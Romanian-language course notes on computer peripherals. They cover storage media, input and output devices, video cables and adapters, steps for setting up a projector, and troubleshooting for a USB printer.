Produsele ce folosesc tehnologii de înregistrare magneto-optice au fost lansate spre comercializare încă din anul 1989, producătorii principali fiind: Fujitsu, Sony, Konica și Olympus. Aceste dispozitive sunt încă populare în unele țări precum Japonia, în timp ce în Europa și în Statele Unite nu mai sunt utilizate.

Dispozitivele de înregistrare magneto-optice scriu și citesc datele optic. La scriere, mediul magnetic este încălzit local de un laser, care induce o creștere rapidă a câmpului coercitiv. Apoi, un câmp magnetic de amplitudine mică poate fi folosit pentru a schimba magnetizarea. Procesul de citire se bazează pe efectul Kerr magneto-optic.



Disc magneto-optic de 130 mm, 2.6 GB.



Disc magneto-optic Fujitsu 90 mm, 230 MB.

Dispozitive de stocare magnetice digitale

În locul creării unei distribuții magnetice în cazul înregistrării analogice, înregistrarea digitală are nevoie doar de două stări magnetice, care sunt +Ms și -Ms de pe bucla de histererezis. Exemple de medii de stocare magnetice digitale sunt dishchetele și HDD-urile...



9.2 Dispozitive de introducere/extragere a datelor

Dispozitivele periferice de intrare au rolul de a permite introducerea datelor în calculator.

1. **Tastatura** unui calculator este asemănătoare cu cea a unei mașini de scris obișnuite și are rolul de a permite introducerea datelor în calculator prin apăsarea tastelor. Conține trei categorii mari de taste:

- a) Tastele alfanumerice – conțin: taste alfabetice (A–Z), numerice (0–9) și tastele cu caractere speciale (“.”, “;”, “/” etc.). Pentru a obține litera mare se tastează Shift și litera mică în același timp sau se blochează tasta specială Caps Lock (se aprinde ledul corespunzător). Caracterele speciale scrise pe tastele numerice se obțin în același mod ca literele mari (Shift + tasta). Caracterele numerice se mai pot obține prin utilizarea tastaturii numerice aflate în partea dreaptă având grijă să fie acționată tasta specială Num Lock (se aprinde ledul corespunzător).
- b) Tastele funcționale – sunt dispuse pe primul rând al tastaturii, au scris pe ele F1...F12 și au diferite funcții în diferite produse soft.
- c) Tastele speciale – sunt folosite, în general pentru:
 - **Esc** (Escape) – întreruperea unei acțiuni;
 - **Tab** – saltul la următoarea zonă;
 - **Ctrl** (Control) și **Alt** – sunt utilizate în combinație cu alte taste pentru obținerea diferitor efecte (Ex.: Ctrl+Alt+Del = resetează calculatorul);
 - **Caps Lock** – blocarea tastaturii alfabetice pe litere mari (Capitals);
 - **Backspace** – ștergerea caracterului aflat înaintea poziției curente a cursorului;
 - **Enter** – încheierea mesajului dat calculatorului;
 - **Print Screen** – preluarea imaginii ecranului;
 - **Scroll Lock** – oprirea defilării ecranului;
 - **Pause** – oprirea/pornirea execuției unui program;
 - **Num Lock** – utilizarea tastaturii numerice ca atare (led aprins) sau ca tastatură specială (led stins);
- d) Tastele speciale de navigare:
 - **Insert** – mod de suprascrisere;
 - **Delete** – ștergerea caracterului pe care se găsește cursorul;
 - **Home** – mută cursorul la începutul rândului;
 - **End** - mută cursorul la sfârșitul rândului;
 - **PageUp** - mută cursorul la începutul paginii anterioare;
 - **PageDown** - mută cursorul la începutul paginii următoare.

2. **Mouse-ul** – este dispozitivul ce controlează mișcarea cursorului pe ecranul monitorului și permite selectarea sau activarea unor obiecte de pe ecran prin acționarea unor butoane. În general mouse-ul este format din: carcasă, bilă, butoane și circuite electrice.

Clasificarea acestor dispozitive se poate face în funcție de:

- ❖ numărul de butoane – de la 2 la 5 sau mai multe;
- ❖ tipul portului prin care se conectează – serial sau paralel;
- ❖ compatibilitate: Microsoft, Genius, Logitech etc.;
- ❖ tehnologia folosită în transmiterea semnalului: mecanic, optic, radio.

3. **Trackball** – dispozitiv de indicare asemănător mouse-ului. Practic este un mouse răsturnat utilizat în special la calculatoarele portabile. Mișcarea cursorului se realizează prin rotația bilei.

4. **Creion optic** (light pen) – un dispozitiv asemănător unui creion ce are în vârf un senzor optic.

5. **Tableta grafică** (graphics tablet) – dispozitiv ce permite introducerea facilă a desenelor și schițelor. Este alcătuită dintr-un creion cu vârf electronic și o plăcuță electronică, capabilă să detecteze mișcările creionului și să le transmită calculatorului.

6. **Scanner** – dispozitiv ce permite digitizarea imaginilor și introducerea lor în calculator. În funcție de modul de utilizare și dimensiune sunt:

- ❖ fixe – imaginea e plasată pe o suprafață de scanare (ca la xerox);
- ❖ mobile – de dimensiuni mici și se deplasează pe imaginea ce urmează a fi digitizată (citorul de coduri de bare).

7. **Joystick și microfon**

8. **Camera video, aparat de fotografiat digital**

9. **GIS** (Geographic Information System) – permite introducerea de date geografice preluate, în general, de la sateliți.



 <p style="text-align: center;">JOYSTICK</p>	 <p style="text-align: center;">MICROFON</p>	 <p style="text-align: center;">CAMERA VIDEO</p>
 <p style="text-align: center;">CAMERA FOTO</p>	 <p style="text-align: center;">G. I. SYSTEM</p>	

Dispozitivele periferice de ieșire au rolul de a permite extragerea datelor din calculator, care pot prezenta rezultatele într-o formă inteligibilă, pe suport de hârtie sau acustic, agreată de beneficiar.

1. **Monitor** (numit și VDU - Video Display Unit) - este dispozitivul standard de ieșire. Constructiv, există monitor:
 - ❖ cu tub catodic - cel mai folosit tip de monitor, desi ocupă mult spatiu. Imaginea se formează similar cu aceea de pe ecranul televizorului, si anume pe suprafata unui tub cu raze catodice.
 - ❖ cu cristale lichide (LCD - Liquid Crystal Display) - au ecrane ce utilizează două straturi de material polarizat, cu o soluție de cristale lichide între ele care, la trecerea unui curent electric, se așază astfel încât să oprească trecerea luminii. Calitatea unui monitor este determinată de:
 - ❖ mărime - dimensiunea diagonalei, măsurată în toii (1 tol = 2,54 cm);
 - ❖ rezoluție - măsurată în pixeli(puncte de imagine); cu cât rezoluția este mai mare, cu atât crește calitatea;
 - ❖ frecvența - măsurată în Hertz, arată de câte ori pe secundă se generează pe ecran o nouă imagine, deci o rezoluție crescută înseamnă o calitate crescută;
 - ❖ aspectul ergonomic - se referă la calitatea de radiații emise de către calculator, cunoscându-se faptul că lucrul timp îndelungat la calculator provoacă disconfort ocular.
2. **Display screen** (ecran de afișare) - reprezintă ecranul de afișare al unui monitor, propriu-zis; cele mai multe funcționează folosind un tub catodic.
3. **Imprimantă** - dispozitiv care afișează pe hârtie texte sau ilustrații, în funcție de tehnologia de tipărire utilizată, imprimantele pot fi:
 - ❖ cu pini sau matriciale - crearea caracterelor se face din alăturarea unor puncte separate, obținute prin lovirea pinilor (ace mici) cu o bandă tusată. Este necesară o hârtie specială, este ieftină, deosebit de zgomotoasă și pe cale de dispariție,

- ❖ cu jet de cerneală - caracterele sunt formate din puncte obtinute prin stropire cu cerneală prin duze speciale. Se foloseste hârtie de scris normală, are cost mediu si este mai puțin zgomotoasă. Calitatea imaginii depinde, în afară de calitatea hârtiei, de rezoluție (număr de puncte pe inch, măsurată în dpi=dots per inch), viteza de lucru (în pagini/minut) si de capacitatea de colorare;
- ❖ laser - foloseste aceeași tehnologie ca și copiatoarele: pentru imprimare utilizează toner și hârtie normă/ă. Execută cele mai bune lucrări, dar datorită pretului destul de ridicat (mai ales cele color), sunt mai puțin folosite.

Există diferite caracteristici ale imprimantelor. Cele mai importante sunt:

- Calitatea imprimării sau rezoluția imprimantei, exprimată prin numărul de puncte tipărite pe un inch;
- Viteza - exprimată prin numărul de caractere tipărite pe secundă sau numărul de pagini tipărite pe minut;
- Modalitatea de alimentare cu hârtie;
- Zgomotul din momentul tipăririi, se măsoară în decibeli.

4. **Plotter-ul** (trasatorul) - dispozitiv special pentru trasarea pe hârtie a unor planuri și desene tehnice, în funcție de comenzile unui calculator, folosind o penită.

5. **Boxe** (difuzoarele) - sunt folosite ca dispozitive de ieșire pentru sunet. Sunt legate la placa de sunet.

 <p style="text-align: center;">Video Display Unit</p>	 <p style="text-align: center;">Display screen</p>	 <p style="text-align: center;">Imprimantă</p>
 <p style="text-align: center;">Plotter</p>	 <p style="text-align: center;">Boxe</p>	

10. Conectori și cabluri destinate conectării echipamentelor periferice. Proceduri de conectare a echipamentelor periferice.

Obiective:

1. Specificarea procedurilor de conectare a echipamentelor periferice;
2. Însușirea programelor de configurare inițială a calculatorului;
3. Însușirea procedurilor de conectare a echipamentelor periferice;

10.1 Cabluri. Splittere. Adaptoare. Convectori.

A. Cabluri

VGA (Video Graphics Array/Adaptor) intrare pentru semnal analog, standard relativ învechit care a început să dispară din dotarea monitorilor moderne. Nu constituie un *must have*, dacă placa video nu dispune de așa ceva. Il veți mai găsi în general pe monitorii budget, foarte rar pe monitorii mid range sau top. Semnalul analog se poate converti în semnal digital pentru o calitate decentă timpurilor actuale, însă prețul convertitorilor de semnal este relativ ridicat și după părerea mea nu merită. Despre acestea vom vorbi ceva mai încolo. Mai degrabă cumpărați-vă din start placa video cu ieșire digitală și desigur și monitor cu acest tip de intrare. Dacă totuși optați pentru acest tip de conectare, cablul **VGA** nu trebuie să aibă mai mult de 40m lungime. Ca regulă generală semnalul analog are o calitate mai scăzută decât cel digital și dacă sunteți curioși să folosiți aceleași formate multimedia puteți observa acest lucru în caz că aveți răbdare să le comparați.

HDMI (High Definition Multimedia Interface) intrare semnal digital **multimedia** adică imagine și sunet. Adică mai pe înțelesul oricui un cablu HDMI și un cablu DVI împreună cu un cablu audio, dacă vreți $HDMI = DVI + Audio$. Nu este necesar decât dacă aveți monitorul cu boxe integrate și nu mai vreți să folosiți un cablu separat de sunet, iar placa video este prevăzută și ea cu HDMI. Datorită diversificării dispozitivelor multimedia acest format s-a impus tot mai mult, pentru monitorii mid range fiind ceva obișnuit. El se prezintă în mai multe formate HDMI standardizate de la A până la E mai folosite fiind doar 3 cunoscute ca: normal (A), mini-HDMI (C) și micro-HDMI (D).

Pe monitoare veți întâlni doar formatul normal și foarte rar mini-HDMI, însă pot exista cabluri pentru conectarea pe MHL (*Mobile High-Definition Link*), dacă monitorul este prevăzut cu așa ceva (și multe din modelele de monitoare multimedia recente sunt prevăzute) a diverselor dispozitive mobile (smartphone, tabletă, etc) ce folosesc și formatul micro-HDMI. Principala caracteristică pe care trebuie să o avem în vedere este versiunea pentru că de la o versiune la alta a crescut lățimea benzii de semnal ce poate fi transmis. Există încă în piață versiunea 1.3 (deși nu este specificată...) pe care nu o recomand pentru cei ce au în vedere formate HD și UHD, sau 3D, pentru aceste fișiere fiind necesară versiunea 1.4 (de preferat varianta 1.4b, dar și varianta 1.4a e ok).

În septembrie 2013 s-a lansat pe piață și versiunea HDMI 2.0 ce permite creșterea cantității de date de la $>8,16$ Gbit/s la cca. 14,4Gbit/s. Pot fi cumpărate în lungimi de până la 20m cu rezultate bune și fără pierderi ale calității semnalului. Această distanță poate fi marită în condițiile în care materialele folosite sunt de calitate superioară însă prețul acestora este destul de ridicat. În general cablurile HDMI sunt tributare unei calități relativ ridicate a execuției pentru a transmite un semnal de calitate.

DVI (Digital Visual Interface) intrare semnal digital, reprezintă standardul actual pentru intrare imagine și totodată și cel mai folosit. Acest conector reprezintă un *must have* pentru un monitor decent. Există însă o problemă de care trebuie să țineți cont, standardul DVI are mai multe tipuri

de conectori functie de cantitatea de date ce trebuie traficata si tipul de semnal ce poate fi folosit. Exista conectori ce permit si semnal analog pe langa cel digital, DVI-I in ambele avarinate single link sau pentru dual link, dupa cum exista conectori ce permit doar semnal digital (dealtfel si cei mai folositi), DVI-D, la fel in ambele variante, single si dual link. Mai exista varianta DVI-A doar pentru semnal analog, dar este extrem de rar folosita si nu o veti gasi pe monitoare.

Problema cu acestia este ca nu sunt compatibili constructiv in totalitate, din motive evidente, iar in cind avem o placa video mai veche sau un monitor mai vechi e bine sa verificam, pentru ca un cablu DVI-D va intra intr-un conector DVI-I, pe cind reciproca nu e valabila, un cablu DVI-I nefiind compatibil cu un conector DVI-D, decit daca ii extragem (taiati, rupeti) pinii ce sigura transmiterea semnalului analog, desi nu recomand acest sport daca tineti la monitorul vostru. Deci functie de mufele pe care le aveti pe placa video sau placa de baza (pentru placile video integrate) si mufa de pe monitor va trebui sa alegeti un cablu **DVI** sau un adaptor potrivit. In general folosirea cablurilor DVI dual link e necesara pentru statiile grafice unde e necesar trafic de cantitati mari de date >7,92Gbit/s fata de single link care pot duce doar >3,96Gbit/s. Se pot cumpara cu rezultate bune pina la lungimi de maximum 5 m, dupa care e necesara amplificarea semnalului pentru a se mentine calitatea.

Display Port, ultima versiune de interfata digitala pentru imagine. Destinata sa inlocuiasca standardul DVI. Are functionalitati similare cu HDMI. Este intilnit in general pe modelele mai scumpe de monitoare, in general cele destinate graficii pentru care e necesar trafic ridicat de date (in cazul randarilor, izometriilor, etc) putind suporta in cazul versiunii 1.2 pina la 17.28 Gbit/s. Se asteapta ca aceasta caracteristica sa fie imbunatatita pentru versiunea 1.3, situatie necesara datorita aparitiei monitoarelor 4k si formatelor multimedia pentru acestea. Cabluri **Display Port** (DP) se pot cumpara fara probleme pina la lungimi de max. 5m.

Line in – intrarea audio in cazul in care se foloseste conexiune VGA sau DVI, iar monitorul e prevazut cu boxe.

Line out – iesire audio pentru casti sau alte dispozitive audio. Intrarile audio folosesc cabluri cu mufe jack de 3,5mm.

Hub USB 2.0/3.0 – o intrare (pentru legatura cu unitatea centrala) si 2-4 iesiri USB2.0/3.0 destinate conectarii dispozitivelor USB direct la monitor. In general aceasta facilitate e intilnita la monitoarele destinate graficii, unde sunt necesare colorimetre, dar nu numai, putind fi folosite si web-cam-uri, mouse, tastatura, etc. Aici trebuie sa tineti cond de calitatea si lungimea maxima a cablului USB ce face legatura intre PC si monitor. Acesta vine de regula cu monitorul insa in general daca nu doriti probleme nu depasiti 5 m, iar calitatea acestuia trebuie sa fie foarte buna (de preferat cablu din conductor de cupru argintat, cit mai gros posibil)

Porturile **Thunder-bolt, Fire-wire, RJ-45**. Se gasesc destul de rar pe implementari dedicate, specializate.

B. Splittere

Folosite pentru distribuirea semnalului video in format analog (iesiri VGA) sau digital (iesiri HDMI, rar DVI, DP datorita limitarilor impuse de lungimea cablurilor) de la o placa video la 2 sau mai multe monitoare.

In general placile video moderne au macar 2 iesiri digitale, renuntindu-se la mai toate modelele (exceptind cele budget) la iesirile pe semnal analog (VGA). Desigur pentru a duce rezolutiile a 2 sau mai multe monitoare o placa video trebuie sa fie si destul de potenta sa o faca. Dar in general placile video moderne, de generatie recenta pot duce 2 monitoare in format digital, fara probleme. Pentru gaming la nivel ridicat va fi totusi nevoie de placi video de top, placi dual procesor sau placi in montaj SLI sau CrossFire. Dar in aplicatii normale e posibil acest

lucru cu o placa decenta. Din acest motiv aceste device-uri au devenit oarecum depasite, exceptind situatiile profesionale unde e nevoie de multiplicarea semnalului.

Exista si situatii cu placi de generatie mai veche ce necesita distribuirea semnalului pentru mai multe monitoare pentru aplicatii tip office sau cel mult multimedia. Atunci se pot folosi aceste produse de conectica monitor, aceste splittere. In nici un caz nu considerati o problema rezolvata cu asa ceva daca aveti in vedere aplicatii profesionale, in grafica asistata, izometrii, sau gaming la nivel ridicat.

C. Adaptoare

Digital – Digital, respectiv DVI la HDMI/DP, DP la HDMI/DVI (Display Port), HDMI la DP/DVI. Desigur functie de configuratie pe care o aveti in vedere trebuie sa alegeti tipul de mufa necesar pentru portul/cablul cu care faceti legatura. Astfel pentru un port (soclu) veti avea nevoie de o mufa **male** (M) iar pentru un cablu de o mufa **female** (F). De asemeni trebuie sa tineti cont ca trecerea semnalului din HDMI/DP la DVI implica pierderea componentei acustice. Probabil pentru multi dintre voi pare logic, dar nu o data am vazut confuzii referitoare la acest aspect, asa ca imi fac datoria si il amintesc.

Digital – Analog, respectiv DVI – VGA. Reciproca asa cum spuneam nu e valabila!

D. Convertori

Daca va aduceti aminte de discutia de la adaptori in legatura cu semnalul analog si iesirile digitale. Desi personal nu recomand folosirea unui **convertor**, datorita pretului nu chiar redus, fiind dupa parerea mea mult mai potrivit dpdv al raportului performata/preț sa schimbati placa video, cu una de generatie mai noua cu iesire digitala. Iar daca aveti una asa dar va mai trebuie o iesire digitala, tot mai bine e, consider eu, sa se aiba in vedere de la inceput achizitionarea unei placi video potrivite scopului pentru care e cumparata. Deci daca aveti in vedere gaming multimonitor trebuie sa aveti in vedere de la bun inceput o placa video cu un minim de 2-3 iesiri digitale care sa stie sa se descurce cu mai multe monitoare. Daca totusi aveti in vedere folosirea unui astfel de dispozitiv, va trebui sa fiti atenti la ce tip de iesire digitala are pentru a fi compatibil si cu intrarile monoitoarelor folosite.

10.2 Clasificarea echipamentelor periferice

DISPOZITIVE PERIFERICE DE INTRARE	DISPOZITIVE PERIFERICE DE IEȘIRE	DISPOZITIVE PERIFERICE MIXTE
<ol style="list-style-type: none"> 1. Tastatura; 2. Mouse; 3. Trackball; 4. Light pen; 5. Graphics tablet ; 6. Scanner; 7. Joystick; 8. Microfon; 9. Camera web; 10. GIS (Geographic Information System). 	<ol style="list-style-type: none"> 1. Monitorul; 2. Imprimanta; 3. Plotter; 4. Boxe / Difuzor; 	<ol style="list-style-type: none"> 1. Modemul; 2. Touchscreen-ul; 3. Placa de sunet;

Conectarea/deconectarea dispozitivelor de introducere/extragere a datelor.

Tastatura – este principalul echipament periferic de introducere a datelor in calculator. Din punct de vedere functional aceasta are o activitate care se bazeaza pe interpretarea unor semnale electrice.

Conectarea tastaturii se poate face in portul PS/2 de culoare mov al placii de baza sau intr-un port USB dupa cum ii permite tipul constructiv. De asemenea, tastaturile se pot conecta cu cablu sau fara cablu (printr-un dispozitiv receptor intr-un port USB).

Dupa posibilitatile de utilizare, tastaturile se impart in:

- tastaturi standard;
- tastaturi multimedia.

Tastaturile multimedia au in plus fata de cele standard butoane de o alta forma decat tastele cu rol in reglarea volumului audio, lansarea rapida a unor aplicatii, comenzi pentru unitatile optice etc. Tastaturile standard prezinta mai multe modele in functie de spatiul geografic in care este utilizat sistemul de calcul. Modelele de tastaturi standard au aparut pe criterii de limba materna a utilizatorilor sau cea mai accesibila dintre limbile straine.

Aceste modele au fost clasificate in grupuri dupa primele 6 taste literare, ca de exemplu:

- tastaturi QWERTY (limba engleza americana, britanica)
- tastaturi QWERTZ (limba germana, limba romana)
- tastaturi AZERTY (limba franceza)

Modelele lingvistice de tastaturi din acelasi grup NU sunt identice.

Mouse-ul –estealcatuitdintr-o carcasa de plastic prevazuta cu 2 sau 3 butoane, 1 bila cauciucata ce transmite sistemului miscarile efectuate, un cablu de conectare la sistemsi un conector de interfata. Nu toate comenzile se realizeaza mai usor cu mouse-ul, dar orice comanda ce se poate realiza cu mouse-ul se poate realiza si cu tastatura.

Mouse-ul se conecteaza fie in portul PS/2 de culoare verde, fie intr-un port USB dupa cum ii permite tipul constructiv. De asemenea, si mouse-ul se poate conecta cu sau fara fir in acelasi mod ca si tastatura.

Dupa modul de detectare a miscarii, mouse-ul poate fi:

- cu bila aderenta - miscarea se detecteaza pe principii mecanice;
- optic - miscare pe orice suprafata netransparenta
- cu inductie electromagnetica - fara fir, fara baterii, miscare doar pe propria suprafata livrata o data cu acesta.

Monitorul –este principalul dispozitiv periferic de iesire ce permite afisarea de o maniera temporara a informatiilor aflate in calculator.

Este alcatuit din douaelementeprincipale:dispozitivul de afisareși placa video.

Dupatipulconstructiv al monitoarelor, acestea se impart in:

- monitoare cu tub catodic (CTD = Cathodic Tube Display);
- monitoare cu cristalelichide (LCD = Liquid Crystal Display).

Acesta se conecteaza in portul analogic (albastru) sau digital (alb) al placii grafice, de unde se desprinde o prima clasificare a monitoarelor dupa forma de reprezentare a informatiei primite spre afisare:

- monitoare cu intrare analogica;
- monitoare cu intrare digitala (DVI = Digital Video Input);
- monitoare cu ambele tipuri de intrari.

Diagonala unui monitor este masurata in **inch**, iar valorile uzuale si cele mai raspandite sunt 17 si 19. Desigur, exista monitoare cu ecran mai mare si chiar mult mai mare, dar si costisitoare pe masura. Rezolutia reprezinta numarul de puncte (pixeli) afisate pe o linie orizontala si pe o linie verticala a monitorului. Rezolutiile standard cele mai utilizate sunt 640x480, 800x600, 1024x768, 1280x960, 1280x1024, 1600x1200.

Un monitor cu aceeași diagonală poate suporta mai multe rezoluții. Fiecare pixel va fi văzut din ce în ce mai mic cu creșterea rezoluției, imaginea devenind mai clară. Astfel, un monitor este mai performant pe măsura ce rezoluția maximă suportată este mai mare. Timpul de răspuns reprezintă timpul în care un pixel își schimbă culoarea în culoarea opusă și revine la culoarea inițială. Valorile sunt cuprinse între 25 și 2 milisecunde pentru LCD și sunt mult mai mici pentru CRT. Rata de reimprospătare a imaginii reprezintă numărul maxim de imagini consecutive pe care un monitor îl poate afișa într-o secundă. Valorile sunt exprimate în Hz, iar valorile uzuale sunt cuprinse între 60 și 85 MHz.

Monitoarele CRT îndeplinesc mai bine criteriile de performanță decât cele LCD de aceeași diagonală. Totuși, monitoarele LCD, deși mai scumpe, sunt preferate din alte puncte de vedere: spațiu fizic ocupat mai mic, design superior, consum scăzut de energie electrică, nu daunează semnificativ vederii utilizatorilor. Unele monitoare LCD au fost dezvoltate ca echipamente de intrare-iesire sub forma de **Touch-Screen**. Acestea îndeplinesc funcția de ieșire ca un monitor prin afișare, iar funcția de intrare ca un mouse prin atingerea opțiunilor de pe ecran cu un creion sau cu degetul.

Imprimanta – este un echipament periferic de ieșire ce permite editarea pe hârtie a rezultatelor unei prelucrări într-o formă vizibilă omului.

Imprimantele se pot clasifica în mai multe clase:

- imprimante orientate pe caracter
- imprimante orientate pe rand
- imprimante orientate pe pagina

Suportul pe care se poate afișa poate fi hârtie, carton sau folie transparentă, toate de una din dimensiunile standard (A5, A4, A3 etc.) pe care le acceptă imprimanta prin construcție.

Conectarea imprimantei se face uzual în unul din porturile paralel sau USB, după cum îi permite tipul constructiv. De asemenea, o imprimantă se poate conecta la rețea direct dacă dispune de un controler de rețea sau indirect prin intermediul unui calculator care trebuie să rămână deschis. După tehnica de imprimare, se cunosc 3 tipuri de imprimante: matriceala, cu jet de cerneală, laser.

Imprimanta matriceală este un tip de imprimantă cu utilizare pentru imprimări pe suport cu o dimensiune constantă și o dimensiune variabilă. Calitatea imprimării este scăzută, consumabilul este ieftin și nu se poate imprima decât cu o singură culoare. Deși este o imprimantă de tip vechi, mai este utilizată pentru imprimarea unor documente precum balanțele din contabilitate și listele de inventar.

Imprimanta cu jet de cerneală este un tip de imprimantă ieftin dar cu consumabil considerabil. Calitatea poate fi multumitoare pentru activități mici sau pentru utilizări personale.

Se poate imprima și într-o culoare, de obicei negru, dar și color prin combinarea celor 3 jeturi de culori fundamentale. Este un tip de imprimantă mai rapidă decât cea matriceală dar mult mai lentă decât una laser.

Imprimanta laser este în general o imprimantă scumpă dar și foarte rapidă. Consumabilul negru pare mai scump decât în cazul imprimantei cu jet de cerneală, dar este echitabil din punct de vedere al numărului de pagini imprimate. Consumabilele color au un preț foarte ridicat, însă calitatea imprimării color laser este foarte apreciată.

Scanner-ul - este un dispozitiv care poate prelua textele sau imaginile tipărite pe hârtie, transformându-le într-un format prelucrabil, cu ajutorul unei aplicații speciale. Practic scannerul digitalizează imaginea, adică o transformă într-o colecție rectangulară de puncte colorate reprezentând, cu aproximație, imaginea copiată.

Un scanner are rolul invers imprimantei, nu prezintă consumabil, iar unele au adaptor de transparentă, ceea ce le permite preluarea imaginilor de pe filme foto sau diapozitive. Scanner-ul preia informația numai sub forma de imagine.

Programele care se utilizeaza pentru preluare si interpretare pot sa dea informatiei una din formele urmatoare:

- imagine pixel cu pixel;
- interpretare sub forma de text (caracter cu caracter);
- interpretare numerica (cod de bare).

Calitatea rezultatelor scanarii este dependenta de un criteriu de performanta al scannerelor, si anume numarul maxim de pixeli atribuiti pentru un inch de imagine scanata. Acest criteriu se prescurteaza **dpi** (dots per inch). Un scanner nu se poate utiliza in retea.

Boxele – sau difuzoarele, sunt un echipament care se pot conecta la dispozitivele care pot reda continut audio, cum ar fi calculatorul personal. Ele pot fi active (nu au nevoie de amplificator) sau pasivă.

Acestea se conecteaza in controlerul audio sau in placa de sunet extensie a placii de baza si pot fi de mai multe feluri din care:

- pereche de boxe stereo;
- pereche de casti;
- sistem 2 sateliti + woofer (2.1);
- sistem pentru 6 canale: 5 sateliti + woofer (5.1);

sistem pentru 8 canale: 7 sateliti + woofer (7.1);

Web camera - are aspectul unui aparat de fotografiat clasic. Obiectivul aparatului proiecteaza imaginea pe un plan CCD care sesizeaza intensitatile luminoase reflectate si convertesc semnalul receptat in coduri digitizate, pe care le stocheaza in memoria aparatului. Imaginile astfel obtinute pot fi ulterior descarcate pe hard discul calculatorului, in vederea prelucrării și imprimării.

Se conecteaza intr-un port USB, iar performantele depind de autoreglajul de lumina si rezolutia secventelor capturate.

Microfonul – este folosit pentru a înregistra diverse sunete pe calculator, conectat la placa de sunet. Este utilizat în telefonie prin Internet și la introducerea verbală a comenzilor. Conectarea microfonului se face tot in placa de sunet la intrarea de culoare rosie.

Video proiector - care preia imaginile de pe monitor și le proiecteaza pe un ecran.

Instrucțiuni de conectare la laptop, pornire, setări, oprire a videoproietorului. Exemplu.



Instrucțiuni - proiector, ecran plasma / LCD, laptop, ecran proiectie, camera foto, video etc.

1. Pornirea laptop-ului (recomandare: laptop-ul pornit înainte de conectarea la videoproietor);
2. Conectarea cablurilor:
 - a) Conectarea videoproietorului la priza de curent, cablul pentru imagine (VGA - 15 pini) la intrarea colorată în albastru (sau negru)
 - b) Conectarea cablului USB (opțional dacă nu se folosește telecomanda)
 - c) Conectare cablu sunet (laptop - videoproietor)

3. Videoproiectorul se pune sub tensiune de la întrerupătorul situat pe partea laterală a videoproiectorului (la anumite modele acesta nu există, doar butonul Power de pe partea superioară)
4. Se pornește proiectorul de la butonul „Power” situat în partea superioară. Apăsând mai mult timp (1 - 2 secunde sau de 2 ori, având o protecție la atingerile accidentale)
5. Dacă imaginea de pe laptop nu apare:
 - combinație taste: Fn apăsat continuu + F (4,6,8 ... în funcție de laptop - unde este desenat un monitor extern)
 - prin această combinație succesivă se obțin 3 situații:
 - imagine doar pe videoproiector (când se prezintă un film de exemplu iar placa video este mai puțin performantă și nu poate împărți semnalul, aceasta este soluția);
 - imagine și pe videoproiector (plasma) și pe ecranul laptop-ului (inchiriere plasma);
 - revenirea la situația inițială cu imagine doar pe laptop.
6. Rezoluția nativă a videoproiectorului este de 1024/768 px (up to 1280/1024, prin interpolare), dar este cel mai bine să fie setat monitorul laptop-ului la această rezoluție - 1024/768.
7. Apăsați pe butonul Auto de pe capacul videoproiectorului (în orice situație e recomandat, iar dacă imaginea „tremură” sau nu apare o parte din imaginea afișată pe monitor, cu atât mai mult).
8. Utilizați zoom-ul optic al proiectoarei prin mișcarea manetei din dreptul lentilei, sau depărtați videoproiectorul de ecran pentru a obține mărimea dorită a imaginii.
9. Stabiliți claritatea, fascicolul este recomandat să cadă pe cât posibil perpendicular pe ecran. Reglarea trapezului format pe ecran - din butoanele left, right de pe capacul videoproiectorului.
10. La închidere - Nu închideți proiectorul de la butonul de pe partea laterală: apăsați de 2 ori butonul power de pe capac. Cât timp ledul portocaliu clipește se lasă proiectorul în priză pentru ca ventilatorul să răcească lampa proiectoarei.
11. Ledul nu mai clipește: Se demontează cablurile. Nu uitați telecomanda la locul prezentării. În cazul (foarte rar, de obicei la pornirea videoproiectorului) în care apare pe ecran mesajul – „s-au implinit un nr. de ... ore, curățați filtrele de praf”, apăsați pe butonul de meniu, apoi închideți meniul – Meniu apoi Exit. Nu închideți proiectorul de pe butonul lateral. Filtrele au fost curățate, este doar un mesaj de atenționare ce apare la doar la 500 ore de funcționare.

Imprimarea nu este posibilă. (conexiune USB)



PASUL 1: Verificați conexiunea dintre imprimantă și calculator

1. Asigurați-vă că imprimanta este pornită.
2. Asigurați-vă că cele două capete ale cablului USB sunt introduse corect în calculator și respectiv în imprimantă.
 - Încercați să deconectați și să reconectați cablul USB la ambele capete. Deconectați imprimanta și calculatorul și reconectați-le.
 - Dacă este disponibil, încercați să folosiți un alt port USB.

- Dacă utilizați un hub USB, scoateți-l și conectați imprimanta direct la calculator. În funcție de modelul hubului USB, este posibil ca imprimanta să nu fie detectată corect.
 - Utilizați un cablu USB a cărui lungime nu depășește 6 picioare (2 metri).
 - Dacă este disponibil, încercați să folosiți un alt cablu USB.
 - Dacă utilizați un model de rețea, asigurați-vă că nu ați conectat accidental cablul USB la portul LAN în loc să îl conectați la portul USB.
3. Dacă utilizați programul P-touch Editor Lite (PT-2430, PT-P700, PT-P750W, QL-700), asigurați-vă că modul Editor Lite este dezactivat.
- Pentru utilizatorii PT-2430
- Asigurați-vă că ați mutat butonul de selectare al modului, aflat în spatele aparatului de etichetat P-touch, în poziția „E”.
- Pentru utilizatorii PT-P700 / PT-P750W / QL-700
- Dacă indicatorul luminos Editor Lite este aprins, apăsați și țineți apăsat butonul Editor Lite până când indicatorul Editor Lite se stinge.

PASUL 2: Verificați setările driverului imprimantei

Deschideți directorul imprimantelor și verificați următoarele:

1. Asigurați-vă că imprimanta este înregistrată pe calculatorul dumneavoastră.
Dacă nu este înregistrată, instalați driverul imprimantei.
2. Asigurați-vă că starea imprimantei este Pregătit.
Modificați modul de vizualizare selectând Cadre și asigurați-vă că starea imprimantei este Pregătit. Dacă starea nu se modifică după pornirea imprimantei, reinstalați driverul imprimantei urmând instrucțiunile de la PASUL4: Reinstalați driverul imprimantei.
3. Asigurați-vă că nu sunt documente care așteaptă să fie imprimate.
Dacă trimiteți de la calculator o comandă de imprimare, dar aceasta este întreruptă sau dacă respectiva comandă de imprimare nu s-a finalizat dintr-un anumit motiv, comanda poate rămâne blocată în lista de așteptare a operației de imprimare de pe calculator. În acest caz, imprimanta nu va răspunde la nicio comandă de imprimare.
Ștergeți toate comenzile de imprimare și reîncercați să imprimați.

PASUL 3: Reporniți imprimanta și calculatorul

- Este posibil ca sistemul de operare al calculatorului să devină instabil și să trebuiască să fie repornit. Încercați să reporniți calculatorul.
- Când reporniți calculatorul, închideți toate aplicațiile care rulează pe calculatorul dumneavoastră, salvați toate datele și apoi opriți imprimanta. După ce ați repornit calculatorul, reporniți imprimanta.
- Dacă după parcurgerea pașilor de mai sus, problema persistă, vă rugăm să încercați următoarea soluție.

